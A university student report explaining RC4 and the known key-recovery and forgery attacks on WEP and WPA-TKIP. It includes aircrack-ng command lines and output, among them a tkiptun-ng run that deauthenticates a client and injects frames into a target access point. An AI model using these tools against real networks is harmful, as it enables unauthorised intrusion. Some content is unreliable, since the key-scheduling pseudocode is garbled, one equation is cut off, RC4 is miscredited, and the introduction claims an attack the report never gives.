

# PROJECT

## Cryptanalysis for RC4 and Breaking WEP/WPA-TKIP



**Submitted by:**

Gaurav Dahal - AP17110010128

Ashim Chaudhary - AP17110010134

Srijeet Man Tamrakar - AP17110010126

3rd Year, CSE-B (SEM VI)

SRM University AP, Amaravati

**Submitted to:**

Dr. Amit Kr Mandal

Assistant Professor(CSE)

## 1. Introduction

Nowadays wireless LAN systems are widely used in campuses, offices, homes and so on. It is important that we have secure communication, especially protecting transmission data and authentication. Wired Equivalent Privacy (WEP) and Wi-Fi Protected Access Temporal Key Integrity Protocol (WPA-TKIP) are security protocols that protect data confidentiality and integrity in IEEE 802.11 wireless standard. It is widely known that these protocols have vulnerability for secure communication. The first key recovery attack against WEP was proposed in 2001 by Fluhrer, Mantin, and Shamir (called the **FMS attack**). In cryptography, the Fluhrer, Mantin and Shamir attack is a stream cipher attack on the widely used RC4 stream cipher. Later on we will discuss how RC4 stream cipher works. The FMS attack can know partial information on the secret key from the first byte of the keystream when a specific initialization vector (weak IV) is used. We can read it as a chosen plaintext attack. The FMS attack has been extended to use more weak IV classes by several researchers. Tews, Weinmann, and Pyshkin have proposed a key recovery attack against WEP without using any weak IV in 2007 (called the PTW attack). Their attack is a known plaintext attack. However, if the PTW attack recovers a 104-bit secret key only by observing encryption packets, it takes a long time to collect the packets. The use of active attacks may collect packets faster. But such an attack is detected by Intrusion Detection System (IDS). In 2008, Teramura, Asakura, Ohigashi, Kuwakado and Morii proposed a known plaintext attack against WEP (called the TeAM-OK attack), with collecting a small quantity of any IP packets. Since their attack is passive and much effective for the key recovery, it has been made known that WEP has serious vulnerability.

WPA-TKIP was introduced in order to prevent the vulnerability of WEP. Several researchers have deliberated about the security aspects of WPA-TKIP. However, thus far, no realistic attack against WPA-TKIP, except for the dictionary attack, had been known. In 2008, Beck and Tews proposed a falsification attack (called the Beck-Tews attack) on WPA-TKIP. Their attack succeeds only in the case of networks that support IEEE 802.11e features. Thereafter, Ohigashi and Morii proposed a falsification attack (called the Ohigashi-Morii attack) that is based on the man-in-the-middle attack against WPA-TKIP. This attack expands its targets to other products that do not support IEEE 802.11e. However, it is necessary to interrupt communication between an access point (AP) and a client for executing the man-in-the-middle attack. Hence, it is not easy to execute the Ohigashi-Morii attack in a realistic environment.

In this paper we present a different interpretation and relation between other attacks and the TeAM-OK attack against WEP. Furthermore we propose an attack (called the QoS forgery attack) that is executable in a realistic environment and which is not based on the man-in-the middle attack. This attack exploits the vulnerability implementation in the QoS packet processing feature of IEEE 802.11e. The receiver receives a falsification packet constructed as part of attack regardless of the setting of IEEE 802.11e. This vulnerability removes the condition that APs support IEEE 802.11e. We confirm that almost all wireless LAN implementations have this vulnerability. Therefore, almost all WPA-TKIP implementations cannot protect a system against the falsification attack in a realistic environment.

## 2. RC4 and Wireless LAN Security


In this section we will briefly discuss about the RC4 algorithm and its two main applications i.e. WEP and WPA-TKIP. We will also discuss how these LAN security protocols work.

### RC4:

RC4 was designed in 1987 by RSA (Ron Rivest, Adi Shamir, and Leonard Adleman) which is a symmetric key encryption algorithm. It is a stream cipher. The RC4 consists of two algorithms: the key-scheduling algorithm (KSA) and the pseudo-random generation algorithm (PRGA). The KSA initializes an internal state from a secret key  $K$ . Next, the PRGA generates the keystream. RC4's internal state consists of a 256 bytes permutation array  $S$  and two indices  $i$  and  $j$ .

## RC4 Block

### Diagram



RC4 algorithm works under three main phases which are highlighted as below:

A) Initialization of Array

```
/* Initialization */  
for i = 0 to 255 do  
    S[i] = i;  
    T[i] = K[i mod keylen];
```

B) Key Scheduling Algorithm

```
/* Initial Permutation  
of Sj*≠ 0;  
    for i = 0 to 255 do  
        j = (j + S[i] + T[i]) mod 256;  
        Swap (S[i], S[j]);
```

C) Pseudo Random Generation Algorithm

```
/* Stream Generation */  
i, j = 0;  
while (true)  
    i = (i + 1) mod 256;  
    j = (j + S[i]) mod 256;  
    Swap (S[i], S[j]);  
    t = (S[i] + S[j]) mod 256;  
    k = S[t];
```

## Wired Equivalent Privacy (WEP)

WEP is a security protocol for IEEE 802.11, and it uses the stream cipher RC4 for encryption. WEP seeks to establish similar protection to that offered by the wired network's physical security measures by encrypting data transmitted over the WLAN. WEP uses a data encryption scheme that is based on a combination of user- and system-generated key values. The original implementations of WEP supported encryption keys of 40 bits plus 24 additional bits of system-generated data, leading to keys of 64 bits in total length. To increase protection, these encryption methods were later extended to support longer keys, including 104-bit (128 bits of total data), 128-bit (152 bits total), and 232-bit (256 bits total) variations.

When deployed over a Wi-Fi connection, WEP encrypts the data stream using these keys so that it is no longer human-readable but can be processed by receiving devices. The keys are not sent over the network but are stored on the wireless network adapter or in the Windows registry. First, WEP generates a packet key  $K$  as follows:

$$K = IV \parallel Rk \text{ -----(1)}$$

where  $IV$  is a 24-bit initialization vector,  $Rk$  is a fixed secret key and  $\parallel$  is concatenation. WEP uses a different packet key by changing  $IV$  for each packet. Second, WEP generates a keystream  $Z = (Z_1, Z_2, \dots, Z_L)$  from a packet key  $K$  and RC4; here,  $Z_i$  is a one-byte variable and  $L$  is a length of a plaintext. The keystream is XOR-ed with a plaintext  $P = (P_1, P_2, \dots, P_L)$  to obtain a ciphertext  $C = (C_1, C_2, \dots, C_L)$  as follows:

$$C_i = P_i \oplus Z_i \text{ (} i = 1, 2, \dots, L \text{) ----- (2)}$$

where both  $C_i$  and  $P_i$  are one-byte variables. We show the description of WEP in Fig. 2. The WEP was expected to provide data confidentiality comparable to that of a wired network when this protocol was standardized initially. However, several researchers proposed a fatal vulnerability of WEP. Now, WEP is not secure, but many people are still using this protocol.

### Replacement for WEP:

WPA replaced WEP in 2004, and WPA2 replaced WPA. Although running a network with WEP enabled is better than running with no wireless encryption protection at all, the difference is negligible from a security perspective.

## Wi-Fi Protected Access-Temporal Key Integrity Protocol (WPA-TKIP)

After the vulnerability of WEP was reported, the IEEE Standards Association formulated a new security protocol WPA-TKIP. This protocol has an integrity check function by TKIP, and uses the stream cipher RC4 for encryption but can prevent many attacks against WEP. TKIP is a suite of algorithms that works as a "wrapper" to WEP, which allows users of legacy WLAN equipment to upgrade to TKIP without replacing hardware. However, TKIP itself is no longer considered secure, and was deprecated in the 2012 revision of the 802.11 standard.

In WPA-TKIP, a 512-bit master key is shared between an AP and a client. This master key generates a 64-bit MIC key  $K''$  and a 128-bit encryption key  $K$ . The MIC (Message Integrity Code, also referred as Message authentication Code (MAC)) key  $K''$  is used to generate a MIC, and the encryption key  $K$  is used to encrypt packets. TKIP and the related WPA standard implement three new security features to address security problems encountered in WEP protected networks. First, TKIP implements a key mixing function that combines the secret root key with the initialization vector before passing it to the RC4 cipher initialization. WEP, in comparison, merely concatenated the initialization vector to the root key, and passed this value to the RC4 routine. This permitted the vast majority of the RC4 based WEP related key attacks. Second, WPA implements a sequence counter to protect against replay attacks. Packets received out of order will be rejected by the access point. Finally, TKIP implements a 64-bit Message Integrity Check (MIC) and re-initialize the sequence number each time when a new key (Temporal key) is used.

### The processing for the sender


First we describe the processing for a sender. The sender generates a MIC from the MIC key and a MAC Service Data Unit (MSDU) by using a message integrity check function MICHAEL. The MIC is added to the MSDU as follows:

$MSDU || \text{michael}(K'', MSDU) \text{ -----(1)}$

where  $\text{michael}(K'', MSDU)$  is a 64-bit MIC and  $||$  denotes concatenation. The MSDU with the MIC is fragmented into MAC Protocol Data Units (MPDUs). A 32-bit checksum is calculated from each MPDU by using CRC32 and is added to the MPDU as follows:

$MPDU || \text{CRC32}(MPDU) \text{ -----(2)}$

where  $\text{CRC32}(MPDU)$  is the 32-bit checksum. Encryption of WPA is executed for each MPDU with the checksum. A packet key  $PK$  is generated from a 48-bit IV, an encryption key  $K$ , and a MAC address by using a specific hash function for WPA,  $\text{hash}()$ . Each MPDU has a different IV and the value of the IV is incremented by 1 each time a new IV is generated. In WPA-TKIP, the IV is called the TKIP sequence counter (TSC). The sender generates keystream from a packet key  $PK$  by using RC4 and encrypts MPDU with the checksum as well as WEP.



Processes of sender on WPA

## The processing for the receiver

Next we describe the processing for a receiver. The receiver receives an encrypted MPDU and an IV, and the received IV is compared with the TSC counter which is an IV value corresponding to the encrypted MPDU accepted most recently. If the received IV is less than or equal to the TSC counter, the received encrypted MPDU is discarded. This method is effective against the replay attack which misapplies the packet used before. We call this method by which the packet is discarded the TKIP-IV check.

In the decryption of WPA, the receiver decrypts the MPDU with the checksum by using a shared packet key PK. The receiver calculates a checksum from the received MPDU, and this calculated checksum is compared with the received checksum. If their values are different, the received MPDU is discarded. We call this method by which the packet is discarded the checksum check.

When all MPDUs are obtained, they are reassembled to form the MSDU. The receiver calculates a MIC from the received MSDU and the MIC key by using the function Michael,





## ATTACK AGAINST WEP:

In this section, we describe various key recovering attacks against WEP. Moreover, we consider a technique for preventing the above mentioned attacks.

### 1. Attack by Using WEAK IVs

In 2001, Fluhrer et al. proposed a key recovering attack against WEP, and we call this attack the FMS attack. If WEP uses specific IVs, an attacker can know partial information on the secret key from the first byte of the keystream. We call these IVs weak IVs. This attack can recover a 104-bit secret key by observing about 4,000,000 to 6,000,000 encryption packets. As a result, the original WEP was broken by this attack. However, if WEP removes weak IVs, the improved WEP can prevent the FMS attack. After the FMS attack was proposed, many attacks against WEP by using weak IVs were proposed. Following maybe the reasons in IVs that may cause WEP Vulnerable.

- **The IV is too small and in cleartext.** It's a 24-bit field sent in the cleartext portion of a message. This 24-bit string, used to initialize the key stream generated by the RC4 algorithm, is a relatively small field when used for cryptographic purposes.
- **The IV is static.** Reuse of the same IV produces identical key streams for the protection of data, and because the IV is short, it guarantees that those streams will repeat after a relatively short time (between 5 and 7 hours) on a busy network.
- **The IV makes the key stream vulnerable.** The 802.11 standard does not specify how the IVs are set or changed, and individual wireless adapters from the same vendor may all generate the same IV sequences, or some wireless adapters may possibly use a constant IV. As a result, hackers can record network traffic, determine the key stream, and use it to decrypt the ciphertext.
- **The IV is a part of the RC4 encryption key.** The fact that an eavesdropper knows 24-bits of every packet key, combined with a weakness in the RC4 key schedule, leads to a successful analytic attack that recovers the key after intercepting and analyzing only a relatively small amount of traffic. Such an attack is so nearly a no-brainer that it's publicly available as an attack script and as open-source code.

## makeivs-ng

makeivs-ng is part of the aircrack-ng package and is used to generate an IVS dump file with a given WEP key. The aim of the tool is to provide a way to create dumps with a known encryption key for testing.

```
root@kali:~# makeivs-ng --help

makeivs-ng 1.5.2 - (C) 2006-2018 Thomas d'Otreppe
https://www.aircrack-ng.org

usage: makeivs-ng [options]

Common options:
  -b <bssid> : Set access point MAC address
  -f <num>   : Number of first IV
  -k <key>   : Target network WEP key in hex
  -s <num>   : Seed used to setup random generator
  -w <file>  : Filename to write IVs into
  -c <num>   : Number of IVs to generate
  -d <num>   : Percentage of dupe IVs
  -e <num>   : Percentage of erroneous keystreams
  -l <num>   : Length of keystreams
  -n         : Ignores ignores weak IVs
  -p         : Uses prng algorithm to generate IVs
  --help     : Displays this usage screen
```

## makeivs-ng Usage Example

Specify a BSSID (**-b de:ad:be:ef:ca:fe**), WEP key (**-k 123456789ABCDEF123456789AB**), and output filename (**-w makeivs.ivs**).

```
root@kali:~# makeivs-ng -b de:ad:be:ef:ca:fe -k 123456789ABCDEF123456789AB -w makeivs.ivs
Creating 100000 IVs with 16 bytes of keystream each.
Estimated filesize: 2.29 MB
Using fake BSSID DE:AD:BE:EF:CA:FE
Done.
```

```
root@kali:~# aircrack-ng makeivs.ivs
Opening makeivs.ivs
Read 100001 packets.
```

#	BSSID	ESSID	Encryption
1	DE:AD:BE:EF:CA:FE		WEP (100000 IVs)

Choosing first network as target.

```
Opening makeivs.ivs
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 100000 ivs.
```

Aircrack-ng 1.2 rc4

[00:00:00] Tested 621 keys (got 100000 IVs)

KB	depth	byte(vote)
0	1/ 2	76(113152) 1E(111104) 48(109824) 1C(109568) A6(109568)
1	1/ 3	F5(112640) 06(111616) 33(111616) F4(111616) 05(111104)
2	0/ 2	31(137216) F9(113664) 76(113152) DC(110336) B9(109568)
3	10/ 3	E1(108800) 0A(108544) 34(108032) 3E(108032) 48(108032)
4	9/ 4	7D(109312) BA(109056) 5E(108800) D6(108800) 11(108288)

KEY FOUND! [ 12:34:56:78:9A:BC:DE:F1:23:45:67:89:AB ]

Decrypted correctly: 100%

## 2. The Klein's Attack

The payload field in the 802.11 data frame's MAC protocol data unit (MPDU) consists of:

$$\underbrace{\text{IV, padding, Rk's ID}}_{\text{plaintext}}, \underbrace{\text{data, ICV}}_{\text{encrypted}},$$

where IV is a 3-byte initialization vector, Rk's ID is a 2-bit root key identifier and ICV is the integrity check value. The data field carries packets from higher layers. The encryption is performed by RC4 using the key

$$K = \text{IV} \parallel \text{Rk}.$$

Note that the secret root key Rk is prepended with an IV, which is transmitted over the air in clear text. The IV is different for each packet (which is not always true in practice).

Assume we have captured a packet where we know the first 15 bytes of the data field in clear text<sup>3</sup>. We compute 15 bytes of the RC4 key stream as follows (see also Fig. 1):

$$X[i] = \text{ciphertext}[i] \oplus \text{data}[i], \quad i \in \{0, 1, \dots, 14\}.$$

Since we know the value of  $\text{IV} = (K[0], K[1], K[2])$ , we can run the first three rounds of the RC4 key setup algorithm, and thus obtain  $S_3$  and  $j_3$ . From  $S_3$  it is also straightforward to compute  $S_3^{-1}$  using (9). Now write (22) for  $i = 3$ :

$$\Pr(K[3] = \underbrace{S_3^{-1}[3 - X[2]] - (S_3[3] + j_3)}_{k_0}) \approx \frac{1.36}{n}.$$

## 3. The PTW Attack

The newest and most powerful attack on WEP is called the PTW attack which is named after its creators Pyshkin, Tews, and Weinmann and released in 2007. The PTW is much more powerful than all the other attacks because it can make use of every packet captured. The PTW attack is based on another attack released in 2005 called the Klein attack after its creator. The PTW attack implements a key ranking strategy which instead of trying all possible combinations of the key, picks a set number of likely keys and continues the RC4 algorithm based on those. Using different voting strategies the attacker can pick the most likely key byte at each decision in the tree to determine the correct key. The PTW Attack was able to achieve around a 97% probability of success using only 70,000 packets, although in real world trials only 20,000 to 40,000 packets are normally required.

Tews et al. have pointed out the fault of the Klein's attack, and proposed an attack that overcomes this fault. We call this attack the PTW attack, and this attack independently recovers the sum of the secret key bytes.

First, from the step 6 of the KSA in Fig. 1,

$$j_{i+1} = j_i + S_i[j] + K[i \bmod 16].$$

However, an attacker can not know key bytes excluding  $IV(K[0], K[1], K[2])$ . Then, one uses a following approximation,

$$j_{i+1} = j_3 + \sum_{l=3}^i S_3[l] + \sigma_i,$$

e  $\sigma_i = \sum_{l=3}^i K[l \bmod 16]$ . one uses a following approximation,

$$j_{i+1} = S_3[j_{i+1}].$$

By summarizing the Eqs. the PTW attack is derived a following function:

$$\sigma_x = f_{PTW}(K[0], K[1], K[2], Z_x)$$

which holds with a probability  $P_{PTW}$  described as:

$$P_{PTW} \approx q_x (1/e) \cdot (2/N) + (1 - q_x \cdot 1/e) \cdot ((N-2)/N(N-1))$$

$$\text{where } q_x = (1 - 1/N)^{x-3} \cdot (1 - (x-3)/N) \cdot \prod_{k=1}^{x-3} (1 - k/N)$$

The PTW attack can independently recover each sum of the key bytes because only IVs are required. However the success probability decreases even if guessed previous key bytes are correct. The PTW attack can recover a 104-bit secret key by observing about 40,000 encryption ARP packets. If the PTW attack is executed by using ARP packets, the attacker has to execute the reinjection attack against the target AP. However if the PTW attack is executed by using IP packets, it takes much time to obtain enough IP packets for the PTW attack only by the observation of a radio channel. So, the collection of packets is the most time consuming part of the attack process.

## ATTACK AGAINST WPA-TKIP

As shown by the above mentioned, WEP has the fatal vulnerability. Then the IEEE Standards Association formulated a new security protocol WPA-TKIP. This protocol can prevent many attacks against WEP. However WPA-TKIP has the possibility of being attacked, too. In this section, we describe some attacks against WPA-TKIP.

As far as we know, “the key recovering attack against WPA-TKIP” can not be executed in a realistic environment. However, “the falsification attack against WPA-TKIP” can be executed in a realistic environment. In the before section, we described that WPA-TKIP includes three methods that prevent the falsification attack (the TKIP-IV check, the checksum check, and the MIC check). If an attacker can break these three checks in a realistic environment, one can execute the falsification attack.

### 1. The Beck-Tews Attack

Beck and Tews proposed methods which break three checks. For breaking the TKIP-IV check, they used a special feature of IEEE 802.11e. For breaking the checksum check, they proposed a method in which the chopchop attack [16] on WEP is applied to WPA-TKIP. For breaking the MIC check, they proposed a reversible function of MICHAEL. We call this attack the Beck-Tews attack.

IEEE 802.11e is a technology that controls the QoS in a wireless LAN network. Communication using IEEE 802.11e has eight communication channels which are allocated priority. Moreover, the TSC counter is managed in each priority in IEEE 802.11e. Therefore, each priority has a different TSC counter. When an attacker captures the encryption packet of  $IV = x$ , one selects the priority that TSC counter is less than or equal to  $x - 1$  and executes the replay attack. The Beck-Tews attack can break the TKIP-IV check by using above mentioned technique. Figure 4 is the model of the Beck-Tews attack.

Next, they proposed a method in which the chopchop attack on WEP is applied to WPA-TKIP. An attacker can obtain information about a plaintext from a given ciphertext by using the chopchop attack. It should be noted that this attack cannot acquire the encryption key. Usually, this attack can not be executed against WPA-TKIP. However, by breaking the TKIP-IV check, the attacker can execute the chopchop attack against WPA-TKIP too. This attack sequentially restores the unknown bytes of the ciphertext from the lower byte of the packet, and can decrypt all information about the ARP packet within 11–14 min.

Finally, they proposed a method for breaking the MIC check. In WPA-TKIP, the MIC is calculated by using the message integrity check function MICHAEL as follows:


$$MIC = \text{michael}(\text{MICKey}, \text{DestinationMACAddress}, \text{Source MAC Address}, \text{QoS priority}, \text{Data}).$$

Beck and Tews proposed a reverse function of MICHAEL as follows:

$$\text{MICKey} = \text{reverse\_michael}(\text{MIC}, \text{DestinationMACAddress}, \text{Source MAC Address}, \text{QoS priority}, \text{Data}).$$



If an attacker knows the MIC and the Data (all information about the ARP packet) by executing the chopchop attack, the MIC key is easily restorable. Once the attacker obtains the keystream corresponding to the MIC key and the IV, one can counterfeit the encryption packet, whose size is the same as that of the keystream. However, if the falsification packet is accepted, the TSC counter is updated to the largest value of the IVs corresponding to all the MPDUs. Then, the attacker can execute this attack only 7 times.



**Fig. 4** The model of the Beck-Tews attack

## Tkiptun-ng:

Tkiptun-ng is the proof-of-concept implementation of the WPA/TKIP attack. This attack is described in the paper, Practical attacks against WEP and WPA written by Martin Beck and Erik Tews. The paper describes advanced attacks on WEP and the first practical attack on WPA.

tkiptun-ng – inject a few frames into a WPA TKIP network with QoS

```
root@kali:~# tkiptun-ng --help
Tkiptun-ng 1.5.2 - (C) 2008-2015 Thomas d'Otreppe
https://www.aircrack-ng.org

usage: tkiptun-ng <options> <replay interface>

Filter options:
  -d dmac : MAC address, Destination
  -s smac : MAC address, Source
  -m len  : minimum packet length (default: 80)
  -n len  : maximum packet length (default: 80)
  -t tods : frame control, To DS bit
  -f fromds : frame control, From DS bit
  -D      : disable AP detection
  -Z      : select packets manually

Replay options:
  -x nbpps : number of packets per second
  -a bssid : set Access Point MAC address
  -c dmac  : set Destination MAC address
  -h smac  : set Source MAC address
  -e essid : set target AP SSID
  -M sec   : MIC error timeout in seconds [60]

Debug options:
  -K prga : keystream for continuation
  -y file : keystream-file for continuation
  -j      : inject FromDS packets
  -P pmk  : pmk for verification/vuln testing
  -p psk  : psk to calculate pmk with essid

source options:
  -i iface : capture packets from this interface
  -r file  : extract packets from this pcap file
```



# Usage Examples

The example below is incomplete but it gives some idea of how it looks.

## Input:

```
tkiptun-ng -h 00:0F:B5:AB:CB:9D -a 00:14:6C:7E:40:80 -m 80 -n 100 rausb0
```

## Output:

The interface MAC (00:0E:2E:C5:81:D3) doesn't match the specified MAC (-h).

```
ifconfig rausb0 hw ether 00:0F:B5:AB:CB:9D
```

```
Blub 2:38 E6 38 1C 24 15 1C CF
```

```
Blub 1:17 DD 0D 69 1D C3 1F EE
```

```
Blub 3:29 31 79 E7 E6 CF 8D 5E
```

```
15:06:48 Michael Test: Successful
```

```
15:06:48 Waiting for beacon frame (BSSID: 00:14:6C:7E:40:80) on channel 9
```

```
15:06:48 Found specified AP
```

```
15:06:48 Sending 4 directed DeAuth. STMAC: [00:0F:B5:AB:CB:9D] [ 0| 0 ACKs]
```

```
15:06:54 Sending 4 directed DeAuth. STMAC: [00:0F:B5:AB:CB:9D] [ 0| 0 ACKs]
```

```
15:06:56 WPA handshake: 00:14:6C:7E:40:80 captured
```

```
15:06:56 Waiting for an ARP packet coming from the Client...
```

```
Saving chosen packet in replay_src-0305-150705.cap
```

```
15:07:05 Waiting for an ARP response packet coming from the AP...
```

```
Saving chosen packet in replay_src-0305-150705.cap
```

```
15:07:05 Got the answer!
```

```
15:07:05 Waiting 10 seconds to let encrypted EAPOL frames pass without interfering.
```

```
15:07:25 Offset 99 ( 0% done) | xor = B3 | pt = D3 | 103 frames written in 84468ms
```

```
15:08:32 Offset 98 ( 1% done) | xor = AE | pt = 80 | 64 frames written in 52489ms
```

```
15:09:45 Offset 97 ( 3% done) | xor = DE | pt = C8 | 131 frames written in 107407ms
```

```
15:11:05 Offset 96 ( 5% done) | xor = 5A | pt = 7A | 191 frames written in 156619ms
```

```
15:12:07 Offset 95 ( 6% done) | xor = 27 | pt = 02 | 21 frames written in 17221ms
```

```
15:13:11 Offset 94 ( 8% done) | xor = D8 | pt = AB | 41 frames written in 33625ms
```

```
15:14:12 Offset 93 (10% done) | xor = 94 | pt = 62 | 13 frames written in 10666ms
```

```
15:15:24 Offset 92 (11% done) | xor = DF | pt = 68 | 112 frames written in 91829ms
```

Looks like mic failure report was not detected. Waiting 60 seconds before trying again to avoid the AP shutting down.

```
15:18:13 Offset 91 (13% done) | xor = A1 | pt = E1 | 477 frames written in 391139ms
```

15:19:32 Offset 90 (15% done) | xor = 5F | pt = B2 | 186 frames written in 152520ms  
Looks like mic failure report was not detected. Waiting 60 seconds before trying again to avoid the AP shutting down.

15:22:09 Offset 89 (16% done) | xor = 9C | pt = 77 | 360 frames written in 295200ms  
Looks like mic failure report was not detected. Waiting 60 seconds before trying again to avoid the AP shutting down.

Looks like mic failure report was not detected. Waiting 60 seconds before trying again to avoid the AP shutting down.

15:26:10 Offset 88 (18% done) | xor = 0D | pt = 3E | 598 frames written in 490361ms  
15:27:33 Offset 87 (20% done) | xor = 8C | pt = 00 | 230 frames written in 188603ms  
15:28:38 Offset 86 (21% done) | xor = 67 | pt = 00 | 47 frames written in 38537ms  
